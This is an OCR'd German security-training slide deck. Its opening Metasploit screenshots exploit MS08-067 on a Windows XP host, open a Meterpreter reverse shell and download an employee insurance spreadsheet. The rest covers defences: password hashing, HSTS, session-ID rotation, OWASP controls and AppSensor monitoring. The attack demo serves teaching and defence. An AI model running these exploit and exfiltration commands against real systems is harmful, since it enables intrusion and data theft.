Matching Modules
Name Disclosure Date Rank Description
exploit/windows/smb/ms08_067_netapi 2008-10-28 great MS08-067 Microsoft Server Service Relative Path Stack Corruption
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOST yes The target address
RPORT 445 yes Set the SMB service port
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (accepted: seh, thread, process, none)
LHOST yes The listen address
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic Targeting
1
2
3
4
KALI LINUX
Terminal
root@kali: ~

Metasploit


Applications Places
Tue Oct 18, 12:44 PM
root
Terminal
File Edit View Search Terminal Help
rhost => 172.19.19.8
msf exploit(ms08_067_netapi) > setlhost 192.168.0.5
[-] Unknown command: setlhost.
msf exploit(ms08_067_netapi) > set lhost 192.168.0.5
lhost => 192.168.0.5
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.5:4444
[-] Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: execution expired
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.5:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 172.19.19.8
[*] Meterpreter session 1 opened (192.168.0.5:4444 -> 172.19.19.8:1075) at 2016-10-18 12:21:24 -0400
5
6
7

Metasploit


Applications Places
Tue Oct 18, 12:42 PM
root
Terminal
File Edit View Search Terminal Help
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
meterpreter > search
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > search -f Employee*
Found 1 result...
c:\\Documents and Settings\Administrator\My Documents\Employee Insurance Details.xlsx (13548 bytes)
meterpreter > download 'c:\\Documents and Settings\Administrator\My Documents\Employee Insurance Details.xlsx'
[*] downloading: c:\\Documents and Settings\Administrator\My Documents\Employee Insurance Details.xlsx -> Employee Insurance Details.xlsx
[*] downloaded : c:\\Documents and Settings\Administrator\My Documents\Employee Insurance Details.xlsx -> Employee Insurance Details.xlsx
9

Prozess-Übersicht des Angriffs

Vulnerability Scan	Schwachstellen identifiziert	Exploit-DB	Metasploit	Angriff

• Scan der Anwendung
• Scannt bekannte Schwachstellen
	• Schwachstellen im Coding
	• Ungepatchte Sicherheitslücken
	• CVE-Einträge der Schwachstellen
		• Findings analysieren und bewerten
		• Exploit-DB nach CVE-Eintrag durchsuchen
			• verfügbaren Exploit wählen
			• Payload konfigurieren
			  • Zielsystem
			  • Callback-Adresse
			  • Ports
			  • etc.
				• Schwachstelle ausnutzen
				• Anwendung mit Exploit angreifen
				• Payload ausführen
				  • Shell-Zugriff
				  • Daten stehlen
				  • Trojaner platzieren

3

WIE MAN SICH SCHÜTZT

Wie kann man sich vor einem Angriff schützen?

Nachteil der heutigen Situation

- Hacken wird immer leichter – viel automatisiert und verfügbar

Vorteil der heutigen Situation

- Wenn Angriffe allgemein bekannt:
  - man kann sich...
    - Informieren
    - Präventionsmaßnahmen treffen
    - Härten durch automatisierte Tests
    - Monitoring und Reaktion implementieren

Wie kann man sich vor einem Angriff schützen?

Security Strategie entwickeln

- Einbruch erschweren
- Einbruch erkennen
- Einbruch sinnlos machen

Maßnahmen

- Secure Coding der Anwendung
- Robuste Authentifizierung
- Durchdachte Autorisierung
- Verschlüsselung der Daten
- Sicherer Transport
- Alarmsysteme

Quelle: https://www.rachaelandtom.info/photos/picture/1351-kurios119

Sicherheits-Maßnahmen

DATEN
verschlüsseln

Stark Verschlüsseln bei

- Übertagung
- Austausch
- Speicherung

Damit ein Angriff sinnlos oder zu aufwändig wird.

SCHLÜSSEL
sicher aufbewahren und verwalten

Prozess für Schlüsselverwaltung festlegen:

- **Limitieren**
- Regelmäßiges **Aus-wechseln**
- **Vergabe**

Schlüssel müssen geheim sein und bleiben.

BENUTZERZUGRIFFE
verwalten


Festlegen **wer** Zugriff auf Daten hat

- Verifikations-Prozess
- Zugriffs-Level
- Starke Authentifizierung
- Kommunikation mit Benutzergruppen

SECURE CODING

Vermeiden gängiger Sicherheitslücken in der Anwendung.

Alle anderen Maßnahmen können darüber ausgehebelt werden.



Secure Development

Standardisierung der sicheren Entwicklung

Security-Best-Practices Empfohlene und erprobte Vorgehensweisen

Unsecure-Practices Best-Practices falsch angewendet oder missinterpretiert
Risiken werden dadurch größer, anstatt kleiner
Gefahr für Sicherheit

Herauskristallisiert:
Security-Best-Practices

Falsch angewendet:
Unsecure-Practices

Security-Best-Practices

Passwörter speichern – *als Hashes*

PROBLEMATIK

- PWs müssen verifiziert werden
- oft in Anwendung, anstatt AD

- PW nicht im Klartext

Antipattern:
- PW verschlüsseln
  - unsicher
  - unnötig

PATTERN

- PW-Hash speichern
- nicht zurückrechenbar

- Anforderung an Hash-Algo.
  - einfach
  - sicher
  - langsam
    hoher Widerstand gegen Brute-Force-Angriff

UMSETZUNG

Verwendung eines geeigneten Hashing-Algo.

Unsicher
- MD5, SHA-1, SHA-2
  - zwar schnell aber unsicher

Sicher
- PBKDF2
- bcrypt
- scrypt
- Argon2

Security-Best-Practices

Sichere Datenübertragung – *HTTPS everywhere*

PROBLEMATIK

HTTP
- unsicher
- Daten ungesichtert auf Transport
- können mitgelesen werden

Mischform HTTP/HTTPS
- unsicher
- Integrität des Login-Formulars
- Ausspähen der Session-ID

PATTERN

- HTTPS-Everywhere

  Erzwingen mit HSTS

  HTTP Strict Transport Security Header
- Http-Response-Header
- Wirksamer Schutz gegen Man In The Middle-Angriffe
- Kompatible Browser verwenden immer https
- Anwender kann Zertifikatsfehler im Browser nicht mehr ignorieren

UMSETZUNG

HSTS
bei Spring Security automatisch aktiv

Ansonsten: HSTS-Servlet-Filter

```
public void doFilter(
    ServletRequest req,
    ServletResponse res,
    FilterChain filterChain) throws Exception {

    response.addHeader(
          "Strict-Transport-Security",
        "max-age=31536000; includeSubDomains");
    filterChain.doFilter(req, response);
}
```

Security-Best-Practices

Session-ID nach Login ändern

PROBLEMATIK

- Session-ID wird nach 1. Request vergeben
- Vor Login wertlos für Angreifer
- Danach wertvoll
  mit Benutzer verknüpft
  - Wer ID kennt, kann mit den Privilegien des Nutzers arbeiten
  - Daten ausspähen
  - Transaktionen tätigen

ANGRIFFE

- Session Fixation
  - Angreifer schiebt Opfer bekannte Session-ID unter
- Session Hijacking
  - Stehlen der Session-ID
    - M-i-t-M bei HTTP
    - XSS

PRÄVENTION

Spring Security

oder:
request.changeSessionId()

```
@WebServlet
public class LoginServlet extends HttpServlet {

   protected void doPost(HttpServletRequest req,
      HttpServletResponse res)
         throws ServletException {

         request.changeSessionId();
    }
}
```

Security-Best-Practices

OWASP
TOP 10 PROACTIVE CONTROLS 2018

10 BEST-PRACTICES

1. Define Security Requirements
2. Leverage Security Frameworks and Libraries
3. Secure Database Access
4. Encode and Escape Data
5. Validate All Inputs
6. Implement Digital Identity
7. Enforce Access Controls
8. Protect Data Everywhere
9. Implement Security Logging and Monitoring
10. Handle All Errors and Exceptions

www.owasp.org/index.php/OWASP_Proactive_Controls

Wie kann man sich vor einem Angriff schützen?

Security Strategie entwickeln

- Einbruch erschweren
- Einbruch erkennen
- Einbruch sinnlos machen

Maßnahmen

- Secure Coding der Anwendung
- Robuste Authentisierung
- Durchdachte Autorisierung
- Verschlüsselung der Daten
- Sicherer Transport
- Alarmsysteme

4

WIE MAN SICH WEHRT


WARNING
SECURITY BREACH

Auswirkungen von **unzureichendem** Logging und Monitoring

Ereignisse werden nicht protokolliert

Warnungen und **Fehler** erzeugen **keine** oder **unklare** Meldungen

Keine Überwachung **verdächtige Aktivitäten**

Protokolle werden **nicht ausgewertet**

Keine Erkennung von **Angriffe**

Keine Alarmierungsschwellen und **Eskalationsprozesse**

Pentests lösen **keinen Alarm** aus


COMMERZBA
Express Service

Logging und Monitoring

- **Realität:** schlechte oder keine Security-Logs
- Angriffe werden nicht erkannt


ANGRIFFE
erkennen

KOMPROMITTIERTE
user-accounts finden

MISSBRAUCH von
berechtigungen erkennen


Auf **EREIGNISSE**
reagieren

Logging und Monitoring



- OWASP AppSensor – Projekt-Template
- Security Protection System – auf Anwendungs-Level
- Zentrales Monitoring
- Dynamische Abwehr
- Ergänzung zu bestehendem Systemen

Logging und Monitoring



Bsp-Policy: 3 falsche Login-Events in 5 Minuten für 1 User → blockiere den Account

An Erkennungspunkten: Events an AppSensor senden

Individuell über AppSensor API, durch AOP oder über externe Tools

```
 if ( isUserAuthorized( account ) ) {
      // present/view account
} else {
     //new code for appsensor
    appSensor.addEvent( logged_in_user, "INSUFFICIENT_AUTHORIZATION" )
}
```

www.appsensor.org

OWASP AppSensor Dashboard Demonstrator No 2 — Ecommerce Website Advanced Configuration

Ecommerce Website Advanced Configuration

This example shows a more advanced configuration using 20 detection points in addition to those for the example base configuration. These provide greater visibility and sensitivity in the business layer, including user & system trend monitoring, and inputs from two external sources.

Dashboard

Dashboards illustrate how detection point events and application response actions could be displayed for example attacks. They should be designed & developed to allow operators to assess the current and recent state of the application and its users in the context of the business processes and risk profile.

AppSensor

OWASP AppSensor Project defines a concept & methodology, and provides supporting resources, to implement application-specific attack detection with real-time response capabilities.

Dashboard

REQUEST					CATALOGUE				BASKET				PAYMENT					DATABASE		EXTERNAL		USER & SYTSTEM TRENDS					
R01	R02	R03	R04	R05	C01	C02	C03	C04	B01	B02	B03	B04	P01	P02	P03	P04	P05	D01	D02	E01	E02	U01	S01	S02	S03	S04	S05
Invalid HTTP Verb	SQL Injection Attempt	XSS Attempt	Invalid Parameter	Invalid Entry Point	Product Value Mismatch	Input Validation Exception	DO Access Attempt	Honey trap product	Basket Value Mismatch	Input Validation Exception	Cookie Altered	Cookie Substituted	Card Authorization Failure	Price/Quote Price Mismatch	Input Validation Exception	Data Integrity Exception	Cookie Altered	Record Set Size Mismatch	Table Integrity Fault	Malware Detection	IDS Alert	Rate (M) orders	Rate (HL) page	Rate (HL) catalogue	Rate (HL) basket creation	Rate (M) basket deletion	Rate (H) not found

Detection

Time	User	IP	Sensor		Message
17:00:10	********	500.126.1.89	RE3	R01	GET when expecting POST
17:00:30	W05000	400.52.32.1	-	P01	Payment rejected
17:00:41	W05000	400.52.32.1	-	P01	Payment rejected
17:00:56	A11884	300.6.153.55	-	P01	Payment rejected
17:00:59	W05000	400.52.32.1	-	P01	Payment rejected
17:05:04	********	600.52.32.105	CIE1	R02	SQL injection string detected
17:05:05	********	600.52.32.105	CIE1	R02	SQL injection string detected
17:05:06	********	600.52.32.105	CIE1	R02	SQL injection string detected
17:05:07	********	600.52.32.105	CIE1	R02	SQL injection string detected
17:05:08	********	600.52.32.105	CIE1	R02	SQL injection string detected
17:05:09	********	600.52.32.105	CIE1	R02	SQL injection string detected
17:10:00	XX7331	900.202.67.191	CIE2	D01	Product query returned more than one record

50 rows

Response

Time	User	Action	
17:05:08	********	ASR-G	Request blocked
17:05:09	********	ASR-G	Request blocked
17:05:09	********	ASR-L	IP address 600.52.32.105 blocked
17:10:00	XX7331	ASR-B	Alert sent to AppOp Grp
17:10:00	XX7331	ASR-G	Request blocked
17:10:00	XX7331	ASR-E	Error message displayed to user

System Trends

Name	Index	Last Update	+/-	Change
Page impressions	90	17:00:05	▼	-10%
Catalogue impressions	50	17:00:05	▼	-50%
Baskets created	100	17:00:02	▲	0%
Baskets deleted	100	17:00:02	▲	0%
Not Found Errors	500	17:09:02	▲	+500%

Schematic | Dashboard | KPIs | Reports | Response Thresholds | Application Logs | Vulnerabilities | Risk Classification

Zusammenfassung

1. Teil „Warum das alles?“

- Es ist notwendig, sich um die Sicherheit zu kümmern
- Angreifer lieben leichte Opfer, um deren Ressourcen nutzen

2. Teil „Wie man hackt“

- Vorgehensweise um verwundbare Anwendungen zu kapern
- Hacking ein Kinderspiel durch fertige Exploits

